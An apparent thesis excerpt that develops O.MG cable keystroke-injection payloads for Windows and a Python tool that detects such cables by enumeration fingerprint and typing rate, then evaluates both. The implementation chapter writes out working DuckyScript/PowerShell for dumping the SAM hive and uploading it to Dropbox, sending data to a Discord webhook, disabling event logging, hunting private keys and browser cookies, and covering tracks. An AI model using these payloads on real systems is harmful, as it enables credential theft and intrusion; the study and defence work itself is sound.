

Figure 4.7: Flowchart describing the Defence Architecture

Chapter 5 will explain how both approaches can be realized and their results will subsequently be discussed in Chapter 6.

4.5 Conclusion Methodology and Architecture

This chapter introduced the underlying architecture and methodology for both the attack side, through the newly developed payloads, as well as the defence by introducing the developed defence system and its components. It started by introducing the MITRE ATT&CK framework and some of its 14 categories. Then, it mapped the payloads from the official open-source O.MG payloads repository on GitHub onto those categories to

find out which techniques were already present and which ones were underrepresented or missing completely. After that, it introduced the architecture of seven payloads that fill some of those gaps.
In a second section of the chapter, the thesis outlined a defence framework that features a qualitative packet analysis, monitoring traffic for a specific enumeration signature of O.MG cables and the speed at which HID input packets are received. Next this thesis will explain how the approaches introduced in this chapter can be applied and implemented for real-world usage.

Chapter 5

Implementation

5.1 Attack Implementation

The first part of this chapter will describe the implementation of the payloads as outlined in Section 4. It introduces the reader to the attacker's point of view, which prerequisites their attacks have, what steps they have to take to develop them, and how they can be implemented. The second part elaborates on the implementation of the defence script as introduced in Section 4

The payloads presented in this chapter have the following prerequisites:

1. Undisturbed input: While the payload is executing there may be no other HID inputs, especially no keypresses. A keypress will almost certainly throw off the execution of the payload, as will clicking, and especially switching focus to another window.
2. Windows: These payloads were written for Windows 11 with PowerShell and were not tested on any other system.
3. Unlocked state: The payloads in this paper assume that the target computer is not locked. However, the payload can be appended with a few lines to unlock the computer, if the password is known. If it is not known, it can be discovered if the O.MG cable is used as a keylogger.
4. Known Keyboard language: These Payloads are written for a DE-CH layout but can be adjusted for any other layout. How this is implemented is described in Subsubsection 5.1.1.

5.1.1 Basics

Many payloads contain one or more common basic building blocks, namely setting the input language, opening an application (mostly PowerShell), getting admin rights, sending

some data, or closing an application to cover up tracks.
This section will give a short overview of those use cases and how they can be implemented.

DUCKY LANG

The layout set in the payload (default US) must be the same as the layout language of the victim host. What happens if it isn not can easily be illustrated by switching the input language of one's own computer using Windows Key + Spacebar. The host interprets the input it receives as though it were typed on a keyboard of that input language layout. This means pressing the same key on a keyboard before and after switching the host's input language will not result in the same interpretation. Typing a "$" on an ISO-CH layout keyboard will be interpreted as a "#" by a host set to ISO-DE input. A payload written on an ISO-CH keyboard injecting a "$" will write the wrong character to an ISO-DE host - unless the keyboard language is set as `DUCKY_LANG DE`. For this reason, having the right input language set in the payload is vital to its success. If the input language is unknown, the O.MG's keymapper feature can be used to identify it.

Opening an application

On Windows, there are several ways to open an application. This can be complicated, i.e. finding the executable in the files and running it, or searching for it in the Windows search menu and accessing it from there. These are some of the ways in which applications can be opened:

1. Running the executable requires intel on the victim's file structure. A more feasible alternative is the Windows run menu, which can be opened with the *Windows key + r*. Here the name of the application can be entered, i.e. *PowerShell* or *PowerShell.exe*. Additionally, it can work with parameters, for example, *–incognito* can be used in combination with *brave.exe* to open a private tab of the Brave browser. Another example is opening PowerShell with window style hidden:

```
STRING GUI r
STRINGLN powershell.exe -windowstyle hidden
```

Listing 5.1: Open PowerShell in a Hidden Window with Windows Run Menu

2. Many Windows system applications can be accessed through the Windows Power Menu, which is accessed with *Windows key + x*. This menu can be navigated with tabs or letters; every option has one underlined letter, by pressing the corresponding key on the keyboard, that option is executed. As an illustration, Listing **??** uses this approach to open Task Manager:

Listing 5.2: Open PowerShell with Windows Power User Menu

```
STRING GUI x
STRING t
```

3. Another Windows menu can be used to open applications; the Windows Search Menu. Simply pressing the Windows key will open it, and autofocus the cursor to the search bar, such that the application name can be typed. It is advisable to type out the entire name of the desired application to make sure the correct version is selected (i.e. '*Outlook (new)*' instead of '*Outlook*' to ensure that the new and not the old version is opened). It is also important to give the system time to load the search results and not program the enter key immediately after starting the search.

```
STRING GUI
STRING Microsoft Teams (work or school)
DELAY 2000
ENTER
```

Listing 5.3: Open Teams through Windows Search Menu

4. Lastly, Windows has default and customizable shortcuts that can be used to open applications. Commonly known is, for example, *ctrl + shift + escape* to open task manager. Application on the toolbar can similarly be opened through *Windows key* + their index number. Assuming the attacker knows that the mail application is the first icon on the toolbar, they could run a payload that looks like the one in Listing 5.4.

```
GUI + 1
```

Listing 5.4: Open the first item on the toolbar

In general, it holds that the best choice is the fastest and most reliable one, which would be Windows Run or the default shortcuts. Using the search menu creates time overhead and is a very apparent way of searching since the menu takes up such a big part of the screen.

Admin Rights

Acquiring admin rights is mainly an issue when trying to execute admin-level commands in PowerShell. For these operations, PowerShell must be run as an administrator.
The most straightforward approach is to use the Power User Menu and select Terminal (Admin) with the 'a' shortcut. If the current user is the administrator, a dialogue window will pop up to ask if the application should be allowed to make changes to the device. "Yes" can be selected and PowerShell will open and run with administrator access. If the current user is not the administrator, the prompt will ask for the admin password.
If the admin password is not known and the logged-on user does not have admin privileges, executing a payload that requires those privileges becomes impossible.

```
GUI x
DELAY 100
STRINGLN a
DELAY 600
```

```
LEFTARROW
DELAY 50
ENTER
```

Listing 5.5: Open Terminal with Admin Rights via the Power User Menu

Another option is to search PowerShell in the search menu and navigate to the option '*Run as Administrator*'

```
GUI
STRING PowerShell
DELAY 300
RIGHTARROW
DELAY 50
DOWNARROW
ENTER
```

Listing 5.6: Open PowerShell with Admin Rights via Search Menu

Closing applications

In Windows, there exists a small dropdown for every open window. It can be accessed by right-clicking somewhere in the header of the window, or more simply, having the window focused and pressing the *Alt* and *Space* keys simultaneously.
The menu features the options '*Restore*', '*Move*', '*Size*', '*Minimize*', '*Maximize*', and '*Close*'. The underlined letter in every option marks its shortcut. This can be used to minimize active windows or close them after running a payload to cover one's tracks.

```
ALT SPACE
DELAY 50
STRING c
```

Listing 5.7: Close a Window through its Window Menu

It is important to keep in mind, that the name of these options and with that their shortcuts are dependent on the system language.
Another common shortcut for closing focused windows is *Alt F4*.

```
ALT F4
```

Listing 5.8: Close a window with ALT F4

An option specifically for closing PowerShell windows is the shell keyword '*exit*' :

```
STRINGLN exit
```

Listing 5.9: Close PowerShell with the *exit* keyword

Sending Recon to a Server

When gathering some information from the victim's laptop, the question arises of how this information can be forwarded to the attacker. While there is a myriad of possibilities for this, ranging from physical extraction to Bluetooth, to basic IP packets, this thesis will elaborate on two ways to send information from the target to a destination over the internet. One option to send out information is to send it to an already-established server. The O.MG repository on GitHub features examples of sending intel to a Dropbox or Discord server, sending via Teams, Email, and more. The advantage of sending information over a frequently used communication channel like this is that it looks inconspicuous and will probably pass through firewalls.

One example of sending an Extensible Markup Language (XML) object to a Discord webhook given the webhook address and the content for the XML object is shown in Listing 5.10.

```
STRING $xmlObject = [xml]$xmlContent
ENTER
STRING $Payload = @{xml = $xmlObject}
ENTER
STRING $Json = @{content = $Payload | ConvertTo-Json } | ConvertTo-Json
ENTER
STRING Invoke-RestMethod -Uri $Webhook -Method Post -Body $Json -ContentType
    'application/json'
ENTER
```

Listing 5.10: Send an XML object through PowerShell

This approach would also be possible with a custom server by replacing the webhook with the server address.

Another possibility is to use Dropbox apps. This requires a Dropbox account. Once logged in to the app console, a new app can be created. Before generating the access token, the "file.content.write" permissions have to be given to ensure that the file can be uploaded. From there the DuckyScript code is shown in Listing 5.11.

```
STRINGLN $accessToken = "<DROPBOX_ACCESS_TOKEN>"
STRINGLN $file = "C:\sam.hiv"
STRINGLN $authHeader = @{Authorization = "Bearer $accessToken"}
STRINGLN $uploadUrl = "https://content.dropboxapi.com/2/files/upload"
STRINGLN $dropboxFilePath = "/omg-test"
STRINGLN $headers = @{}
```

```
STRINGLN $headers.Add("Authorization", "Bearer $accessToken")
STRINGLN $headers.Add("Dropbox-API-Arg", '{"path":"' + $dropboxFilePath +
    '","mode":"add","autorename":true,"mute":false}')
STRINGLN $headers.Add("Content-Type", "application/octet-stream")
STRINGLN $fileContent = [System.IO.File]::ReadAllBytes($file)
STRINGLN Invoke-RestMethod -Uri $uploadUrl -Headers $headers -Method Post
    -Body $fileContent
```

Listing 5.11: Send any file to a Dropbox app

5.1.2 Payloads

Register Email Forwarding

This payload aims to use Outlook to register email forwarding to a foreign Email, it is therefore UI based.
The payload opens Outlook through the Windows search menu, waits a few seconds to let it start up and then navigates to the correct menu. This is a good example of how tricky it can be to use the UI approach; every menu option that is selected prompts a small load delay that has to be factored into the payload. Simply running all the navigation and selection without or with small delays only, can very swiftly derail the attack because the computer is not yet ready for the next command.
Once the payload has navigated to the correct menu, it can select the email for which the forwarding should be selected and where the emails should be forwarded. After that, it closes the menu. One important thing to know for this payload is that this action will prompt a small dialogue window in the top right corner when the application is opened for the first time after the settings change, reminding the user of the new forwarding. Therefore, to mask their steps, the attacker should restart Outlook to close the message such that the victim has less chance of discovering the attack.
To illustrate this attack Listing 5.12 shows some of the navigational steps:

```
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
ENTER
DELAY 2000
TAB
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
```

```
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
DOWNARROW
DELAY 100
```

Listing 5.12: Example for navigation in a UI-based payload

The delay (in milliseconds) can be adjusted depending on the expected speed of the target machine.

Disable Windows Event Logging

This thesis presents two approaches to Windows event logging.

UI

This implementation opens the Windows Event log application through the Windows Run window and navigates to the correct pane where it disables the logging. This approach mimics the action of a UI-focused user. As explained in Section 4 this has some drawbacks attached to it, namely the risk of unexpected UI behaviour and irregular loading times. This payload snippet exemplifies the approach of adding long delays between commands to ensure all actions are executed to completion before triggering the next command.
The implementation of this payload contains a lot of tabs, due to the navigational nature. An excerpt is shown in Listing 5.13.

```
DELAY 1000
TAB
DELAY 2000
STRING m
DELAY 2000
TAB
DELAY 2000
ENTER
DELAY 6000
TAB
DELAY 2000
TAB
DELAY 2000
TAB
DELAY 2000
TAB
DELAY 2000
```

Listing 5.13: Exceprt: Disable Windows Event Logging by Navigating UI

CLI

Using the Command Line for this attack does not have the same weaknesses as the UI approach. There is less chance for unexpected pop-ups and since it is much shorter and requires fewer steps, loading times have less impact. On the other hand, executing admin-level commands might pose a problem, as discussed in Section 4.

Once the admin problem has been navigated, the payload is straightforward and consists of entering commands and closing the PowerShell window. The CLI approach is more reliable and concise. The administrator rights for this payload can be acquired through the WinX menu, where the admin shell is opened directly. Then the payload consists only of a few more lines as shown in Listing 5.14.

```
STRINGLN Stop-Service -Name "eventlog"
DELAY 200
STRINGLN Set-Service -Name "eventlog" -StartupType Disabled
DELAY 300
STRINGLN exit
```

Listing 5.14: Exceprt: Disable Windows Event Logging through PowerShell

Extract SAM hashes

Hash's associated keys, subkeys, and values make up a hive that can be exfiltrated from the Windows system by storing it in a file and sending it to a command and control (C&C) server.
Once admin privileges on a terminal have been secured, this is a straightforward process.

```
STRINGLN reg save HKLM\SAM C:\sam.hiv
```

Listing 5.15: Exceprt: extract and SAM files

Extract Private Key Files

File extensions can be searched with the help of PowerShell. For that reason, this extraction payload will run a simple loop on a predefined (default) path to a directory that is expected to contain private key files and send the discovered files to a command server.

```
DUCKY_LANG DE_CH
DELAY 50
GUI r
DELAY 200
STRINGLN powershell.exe
DELAY 2500
STRINGLN $entryPoint = "your/path"
DELAY 200
```

```
STRINGLN $extensions = @(".key", ".pgp", ".gpg", ".ppk", ".p12", ".pem",
   ".pfx", ".cer", ".p7b", ".asc")
DELAY 200
STRINGLN Get-ChildItem -Path $entryPoint -Recurse | ForEach-Object {
DELAY 200
STRINGLN    if ($_.PSIsContainer) {
DELAY 200
STRINGLN        return
DELAY 200
STRINGLN    }
DELAY 200
STRINGLN    if ($extensions -contains $_.Extension) {
DELAY 200
```

Listing 5.16: Exceprt: Search for Private Key Files by their File Extension

Steal Web Session Cookies

A client's default browser can be extracted via PowerShell using only one line as shown in Listing 5.17.

```
STRINGLN $file = ""
DELAY 100
STRINGLN if ($defaultBrowserProgId -match 'firefox') {
DELAY 100
STRINGLN    $file = "C:\Users\$env:USERNAME\AppData\Roaming\Mozilla\...
```

Listing 5.17: Exceprt: Find a Target's Default Browser

After that information is sent back to the attacker, they can connect to the cable and remotely trigger the appropriate attack. For example, if the victim's default browser is Firefox, they could start a terminal, navigate to the default directory for Firefox cookies and extract that file. The same approach can be used for Chrome, the difference is in the file path.

Iteratively End Processes

Finding and ending processes on Windows can be done with PowerShell and without admin privileges. The payload first defines the whitelist and then gets a list of all running processes. Next, it will check for every running process whether it is on the whitelist and end it if that condition is fulfilled.
Listing 5.18 presents an excerpt of this payload.

```
STRINGLN $criticalProcessesWhitelist = @( "firefox" , "ROCCAT_Swarm_Monitor",
   "Notepad" )
DELAY 5
STRINGLN while("true"){
```

```
DELAY 5
STRINGLN $runningProcesses = Get-Process | Select-Object -ExpandProperty Name
    | select -Unique
DELAY 5
STRINGLN foreach ($process in $runningProcesses) {
DELAY 5
STRINGLN if ($criticalProcessesWhitelist -contains $process) {
DELAY 5
STRINGLN Stop-Process -Name $process
DELAY 5
STRINGLN Write-Output "process $process deleted"
DELAY 5
STRINGLN }
DELAY 5
STRINGLN }
DELAY 5
STRINGLN Start-Sleep -Seconds 1.5
DELAY 5
STRINGLN }
```

Listing 5.18: Exceprt: a PowerShell Loop that Ends a Running Process If it is Contained in the Whitelist

The program features a while loop, which will keep it running continuously. It also includes a delay to give the operating system time to terminate a process, before running Get-Process again thereby avoiding attention-drawing error messages. For this payload to execute, the name specified in the white- or blacklist must exactly match the process name returned by the Get-Process PowerShell function.

Schedule Job

Windows Jobs can be scheduled via PowerShell with admin privileges. As soon as that is achieved, a job trigger can be chosen. There is a wide variety to choose from, such as time intervals in seconds, minutes, days, even weeks, random delays, repetition for a set duration, or events such as logon or start-up [83]. For this demonstration, logon is used. Similarly, some job options can also be configured, they can be things like '-ContinueIfGoingOnBattery', -HideInTaskScheduler, -IdleTimeout (how long is the computer idle before the job starts), -RequireNetwork, and many more [84].
After these settings have been defined, the job itself is registered and the PowerShell window can be closed.

```
DELAY 2000
STRINGLN $trigger = New-JobTrigger -AtLogon
DELAY 200
STRINGLN $options = New-ScheduledJobOption -StartIfOnBattery
DELAY 200
```

```
STRINGLN Register-ScheduledJob -Name ProcessJob -ScriptBlock {*enter script*}
    -Trigger $trigger -ScheduledJobOption $options
DELAY 200
```

Listing 5.19: Excerpt: register a scheduled job via PowerShell

5.2 Defence

In this section, the implementation of the defence strategies outlined in Chapter 4 is discussed. First, the classes are presented, the USB capture process, then how the packets are analyzed, and lastly the rate limiter implementation. This implementation is written in Python 3.9 and has also been tested on Python 3.12.

5.2.1 Dependencies

For the script to run all the dependencies mentioned in Chapter 4 must be installed and working. Those are namely Wireshark v4.2.5-x64 with Tshark v4.2.5, USBPcap v1.5.4.0 and USBDeview v3.07. For USBDeview specifically, the file location must be known such that it can be passed to the script as described in sub-section 5.2.2.

5.2.2 Usage and Command Line Arguments

The script can be started via the Command Line. It requires the absolute path to the USBDeview installation as a first argument. For the rate limiter functionality as discussed in section 4 there are a few options the user can choose from. They can opt out of rate limiting and only make use of the enumeration analysis by using the `-dr` (`--disable_rate_limiter`) flag, or they can choose between either option for monitoring the rate of input. For Time Windows Analysis the flag `--time-window` has to be set. It takes as argument a string of"(time window in seconds, allowed keystrokes)". The other option is choosing interarrival time analysis with the `--interarrival_time` and the specifications"(interarrival time, average over n keystrokes)". Similar to `-dr`, the enumeration detection can also be disabled with the `-de` (`--disable_enumeration_analysis`) flag.
These inputs are checked at the beginning of the script to ensure that all necessary information is available and no impossible combination of flags is set. For example, it should not be possible to set both `--interarrival_time --time-window` or to set either without their numerical specifications.

The help message from the script is shown in Listing 5.20.

```
usage: OMG Detection Framework [-h] [-i INTERARRIVAL_TIME] [-t TIME_WINDOW]
    [-dr] [-de] path_to_usbdeview
```

```
This program is designed to detect O.MG devices and attacks. It recognizes the
    unique O.MG enumeration fingerprint and implements a rate limiter that has
    two modes.

positional arguments:
  path_to_usbdeview   The absolute path to your USBDeview installation.

options:
  -h, --help          show this help message and exit
  -i INTERARRIVAL_TIME, --interarrival_time INTERARRIVAL_TIME
                      Rate limiting by average of interarrival time
                          format:(time,keystrokes). Recommended: (0.008,3)
  -t TIME_WINDOW, --time_window TIME_WINDOW
                      Rate limiting by checking keystrokes in a time window
                          format: (time,keystrokes). Recommended: (0.05,2)
  -dr, --disable_rate_limiter
                      Option to disable the rate limiter function, enabled by
                          default.
  -de, --disable_enumeration_analysis
                      Option to disable the enumeration analysis, enabled by
                          default.

This program requires Administrator Permissions to capture USB traffic.
    Example usage: py .\omg_detection.py "USBDeview file path" -de --i
    "(0.05,2)"
```

Listing 5.20: defence Script Help Message

5.2.3 Classes

The two data classes used for this implementation are `USBDevice` and `Frame` in order to be able to track the connected USB devices and the Frames that come in.

```
class USBDevice:
    def __init__(self, source):
        self.name = ""
        self.manufacturer = ""
        self.pid = ""
        self.vid = ""
        self.type = ""
        self.source_port = source
        self.remote_wakeup = None
        self.self_powered = None
        self.bDeviceProtocol = ""
        self.bDeviceClass = ""
        self.bInterfaceClass: list[str] = []
        self.bInterfaceProtocol: list[str] = []
        self.bString = ""
```

```
        self.registered_keypresses = deque()
```

Listing 5.21: USBDevice class definition

The USB device class stores identity information like name, PID, VID, interfaces, the source port as assigned by the host and a list of registered keypresses from that source.

```
class Frame:
    def __init__(self):
        self.header = None
        self.source = None
        self.destination = None
        self.content = ""
        self.URB_function = ""
        self.HIDData = ""
        self.isDeviceDescriptorPacket: bool = False
        self.isInterfaceDescriptorPacket: bool = False
```

Listing 5.22: Frame class definition

Key attributes of frames include their source and destination, their function (URB_function), whether they are device descriptor packets or interface descriptor packets, and any HID data they may carry, if available.

5.2.4 Packet Capturing

USB packets are continuously captured using Tshark [79], the Wireshark command line application as described in section 4.4.2. To this end, a subprocess is started that runs the Tshark command in a terminal and relays the output to the program. For the Tshark command, the Wireshark capture interface index is required. That interface does not always have the same index. Therefore, the method `getTsharkUSBInterface()` runs another subprocess with the command `tshark -D` to extract the index for the interface for USBPacp2.
After this index is acquired, Tshark is run with `tshark -i {index} -V`. The `-V` flag (–verbose) ensures verbose output which is important to get all available information.

5.2.5 Information Extraction

The output relayed from Tshark is analyzed line by line. The beginning of a frame is marked by a substring matching the pattern `Frame\s\d+:`. With this knowledge, every line after can be stored in the content attribute of the current frame and can be analyzed once the entire frame has been received.
All information is extracted from the stream of output lines like this by searching for the keywords that announce the information. After finding a frame line for instance, the program will check the line for the presence of another marker like "[Source:" or "[Destination:". The bmAttributes, which specify the remote wakeup and self-power attributes of

a USB device, bString, which is the device's name, HID data (for example which key was pressed) and the function (URB Function) of the frame are found in the same way. After their extraction, they are stored in the Frame instance stored under the current_frame variable.
If the frame is a device or an interface descriptor it is detected through the presence of the respective substring ("DEVICE DESCRIPTOR" or "INTERFACE DESCRIPTOR"). However, because the information that is stored in these frames is distributed over multiple lines that have not yet arrived by the time the "INTERFACE DESCRIPTOR" or "DEVICE DESCRIPTOR" lines are examined, the frame has to be analyzed again, once all of its content has arrived. So, when a new frame starts, the program first checks whether the previous frame was marked as interface or device descriptor and if that is the case, it will call a helper method to extract the respective information.
The same mechanism for information extraction is executed for interface descriptors, except that their source device should already be registered in the dictionary and can be retrieved by the source of the frame. The interface class and interface protocol are extracted from the frame content and added to the USBDevice instance.
Devices also have to be deregistered when they disconnect in order to not mess up the index of connected devices. A disconnect can be detected by the URB function `URB_FUNCTION_ABORT_PIPE`. If it is detected, the source key and USBDevice instance from which it is sent are deleted from the dictionary of registered devices.

5.2.6 O.MG detection

As previously mentioned in Section 4.4.3, O.MG cables have a unique enumeration fingerprint. Although they register as keyboards, they do not support remote wakeup, a crucial feature of human interface devices. On top of that, O.MG cables have a default for their bStrings: "O.MG". Although it can be changed, is still a clear indicator for the O.MG cable if it appears. Either information is extracted as soon as it appears in a packet. The substring "Configuration bmAttributes" triggers the extraction of the remote wakeup and self-power properties of a device. At the end of that process is a function call to a method called check_for_omg(). Since the bmAttributes are specified after the device and interface descriptors, extensive information about the source USB device should already be present. Should the program conclude that although the device is registered as a keyboard, it does not support remote wakeup, a disconnection process is triggered. The same happens if the bString of the device is set to "O.MG".
Disabling or disconnecting a USB device is done with the help of the USBDeview utility [85]. USBDeview is a small utility developed by Nir Sofer [85]. It is mainly a tool that provides a UI overview of all connected USB devices and their information. In addition, it allows disconnecting USB devices as identified by their product and vendor IDs. This functionality can be used in a terminal. When prompted for a disconnect the deregister_device() method starts a subprocess, switches to the directory where USBDeview is stored and issues the disconnect command with the PID and VID as taken from the USBDevice instance.

5.2.7 Rate Limiter

Every time a key is pressed, a total of four frames are exchanged between the host and the keyboard. The first frame is generated by the keyboard and signals to the device that a key is pressed. This is followed by a message of acknowledgement from the host. The third frame is the key release package signalling that the pressed key was released sent by the keyboard. If the key is pressed continuously, the amount of characters is deducted from the time elapsed time between the keypress package and the release package. The release package can be distinguished from the key press package by the content of its HID data which is not the HID code for any possible input and instead contains 16 zeroes.
These keypress packages are of URB function type
`URB_FUNCTION_BULK_OR_INTERRUPT_TRANSFER`. Every time such a package is acquired, the rate limiter method is called. However, packages of this URB function type are also sent during the enumeration process, where they don't signal keyboard input. In order to distinguish those packets, the HID payload for the frames has to be known. Bulk or interrupt transfer packages from the enumeration process do not carry HID data. For this reason, the rate limiter method can only be called once the entire package and its optional HID payload have been received. This puts this check in the same category as the device descriptor and interface frames that are evaluated after the entire frame has been received. When the program detects the start of a new frame following a previous URB function bulk or interrupt frame, it triggers the rate limiter method.
The rate limiter method first filters out all packages that are sent from the host or any devices that are not registered as a keyboard. Then it ignores all packages that do not carry HID data. Lastly, it will also disregard keypress release packages. After these filters have been applied, the actual rate-limiting mechanism can begin. As discussed in section 4 two main approaches are considered by this thesis.
First, the number of keystrokes within a time window will be looked at. The two variable factors for this are the number of keypresses "n" that will define the threshold and the time "s" over which they are measured. Upon the arrival of a frame that was identified as a keystroke and passed all the previously mentioned filters, a timestamp is recorded. This timestamp is then added to a queue attribute on the USBDevice class, called `registered_keypresses`. Next, the script iterates through the timestamps in that queue and removes all the timestamps that happened before the considered time window: if *timestamp* < *current time* - *time window t* it is removed from the queue. If the length of the cleaned queue is above the threshold for keystrokes n, then more than the allowed number of keystrokes were recorded within the time window and the rate limit is exceeded. The `disable_device()` method is called to disconnect the device and make sure the suspected attack is interrupted. The effectiveness of different values for n and s will be discussed in Section 6.

The other option is to look at the time interarrival time, which is the time that elapses between keystrokes. The user can set a suspicious threshold by choosing the interarrival time t and the number of keystrokes n to average it over. Similarly to the time window approach, all entries in the queue are first checked for their relevance, only the n latest keystrokes should remain in the queue. Then the elapsed time is calculated by subtracting the first relevant timestamp from the last relevant timestamp. These timestamps are extracted from the HID packets as EPOCH time. Finally, this value is divided by n to

get the average over the desired number of keystrokes a value which is checked against the minimum interarrival time set by the user. If the input is faster than expected the device is disconnected by calling the `disable_device()` method.

5.3 Conclusion Implementation

This chapter discussed the implementation of the architectures introduced in Chapter 4. First, it described the development of the novel payloads, detailing the approaches to their implementations and their basic repeating components. The second part of the chapter describes the implementation of the counterpart to the first part; the defence script. It described the mechanisms behind the packet analysis and information extraction as well as the detail of the implementation for the two rate-limiting methods; time window analysis and interarrival time analysis. In addition, it explained what external software the script depends on and how it can be used via the command line. The next chapter will assess the effectiveness of the discussed implementations in achieving their goals.

Chapter 6

Results & Evaluation

This chapter covers the evaluation of the newly developed payloads and defence mechanisms. First taking a look at the payload's behaviours on different devices and the problems they might encounter, and secondly, assessing the efficiency of the developed defences against those payloads.

This evaluation will be carried out on multiple devices, specifically including computers in which the payloads have never been executed before. The following computers were used;

- Microsoft Surface Laptop 4, Processor: 11th Gen Intel(R) Core(TM) i7-1185G7 @3.00GHz, 16.0 GB installed RAM running Windows 11 Home version 23H2 (Used for payload development), on administrator account
- MSI Stealth 16 Studio A13V, Processor: 13th Gen Intel(R) Core(TM) i7-13700H @2.40 GHz, 32 GB installed RAM running Windows 11 Home version 23H2, on administrator account
- Custom Built Desktop for gaming, Processor: AMD Ryzen 7 5700X 8-Core Processor @3.40 GHz, 16 GB installed RAM running Windows 11 Pro, on account without administrator rights

6.1 Payloads

It is difficult to find an objective quantitative measure of the effectiveness of a payload. It is influenced by too many external factors and the specific context in which it is deployed. However, it is possible to qualitatively evaluate whether or not it can reach its own specific goal, discounting any factors of the bigger picture of the attack, such as whether the information was useful or the success of planting the hardware. This section will discuss whether the payloads introduced in Chapter 4 achieve their declared goal. Within this aspect, there can be a distinction between reliability and speed. Both of these factors are heavily influenced by the circumstances surrounding the attacked host.

Speed specifically may have to be adjusted to the computational power of the target, and reliability depends heavily on how well this speed is chosen. Too short delays jeopardise the entire attack, and long delays may produce overhead. However, the more time overhead, the more reliable the payload in different situations, since it will work on more and older computers. Reliability can also be impacted by other processes running on the computer, such as USB-specific defences, antivirus software, updates, etc. to be able to make some claims concerning the flexibility (and thereby reliability) of these attacks. In the following, this section will go through all the payloads and describe their execution on the above-mentioned devices. For each evaluation, the computers were unlocked, connected to the Internet, and Bluetooth was turned off. All running applications and background processes, including Teams, Outlook, Vanguard, Spotify, etc., were closed unless otherwise mentioned. The keyboard layout of every target device was set to Swiss ISO. The payloads were manually triggered via a separate device.

Register Email Forwarding

Goal: Enable Email forwarding to a desired Email address as an attempt to gather intelligence and eavesdrop on conversations.
Prerequisites: The new Outlook version has to be installed on the target and the desired email must be logged in. Furthermore, the email for forwarding has to be configured in the payload.

During the first execution of this payload on the MSI laptop, a common problem appears; Outlook requires an update to operate.



Figure 6.1: Error Message after executing Forwarding Payload on MSI laptop [22]

A big challenge with this payload is its focus on the user interface. It requires a lot of setting menu navigation, which is very time-sensitive. Short delays are detrimental here. Even for the MSI laptop which has the most compute power of the tested devices, an especially long delay for opening Outlook and a delay of around 300ms between every navigation step is necessary to ensure that every `TAB` and `ARROW` input is correctly placed. For the desktop the payload did not succeed out of the box either, it also required updates, and after that a new log-in.

On the Microsoft Surface laptop, the attack worked as expected, which can be attributed to the fact that it was built while continuously being tested on this device.

The conclusion for this payload is that it is not versatile and indeed requires a rather specific set of circumstances to work. Its UI focus exacerbates this problem since delays have to be high to accommodate the long loading times of an application like Outlook. However, if it works correctly, the payload can be very powerful and useful for gathering intelligence.

Disable Windows Event Logging

Goal: Disable Windows Event logging to hide possible traces another attack might leave.
Prerequisites: Windows 11

This payload has two versions; UI-based and CLI-based approaches, as discussed in Chapter 5. For the UI-based version, the usual problems occur; loading times, pop-up problems, and unforeseen reactions by the host. However, since this time the payload navigates through Windows Settings panels and not Outlook, some more continuity and speed can be expected. There are no server calls to be made that influence loading times; instead, the process should be more straightforward. The Command Line Version should be even more reliable. It consists of fewer steps and, therefore, has less potential for errors. It is expected to run smoothly on all test subjects.

The first execution of the UI-based approach proved once again its flakiness; Disabling Widows event logging on the MSI laptop would have also stopped another process, which caused the pop-up to confirm the action. This was not foreseen by the payload and, therefore, interrupted the process to the point where it exited the settings panel by selecting "cancel" instead of "apply" ruining its progress. A second execution successfully stopped Windows Event Logging, since the pop-up did not appear again. However, it failed to close the settings window, leaving a trail of the attack. The navigation on the other side was more reliable than what could be observed with the email forwarding payload, which is as expected.
What was unexpected were language setting problems. When testing the payload on the desktop, the payload ran into problems because the search did not yield Windows Event Logging, but instead "Windows Defender Advanced". The payload would have to be adjusted to find the German "Windows-Ereignisprotokoll". After this adjustment, however, the next problem occurred; since the User did not have administrator rights, the settings options were greyed out and the payload had no chance of succeeding.
The payload worked well on the Surface Laptop, as expected since it was developed on it.

The CLI approach yielded much better results succeeding on the first try on the MSI laptop. As well as working on the desktop after adjusting the payload to enter the administrator password. As expected it also worked well on the Microsoft Surface Laptop. This result solidifies the superiority of a command line approach as opposed to navigating user interfaces.

Conclusively, it can be said that this payload works very well when applying the CLI approach. It minimizes the delay problems and eliminates the system language component.

However, it requires adjustments if not executed on an admin account. The UI version can work as well but requires a lot of fine-tuning in terms of delays, administrator access, and English as the system language.

Extract SAM hashes

Goal: Extract SAM hashes from default storage on a device and send them to a command and control (C&C) server. **Prerequisites**: Windows 11 and a running C&C server, in this case, Dropbox. Administrator rights are required.

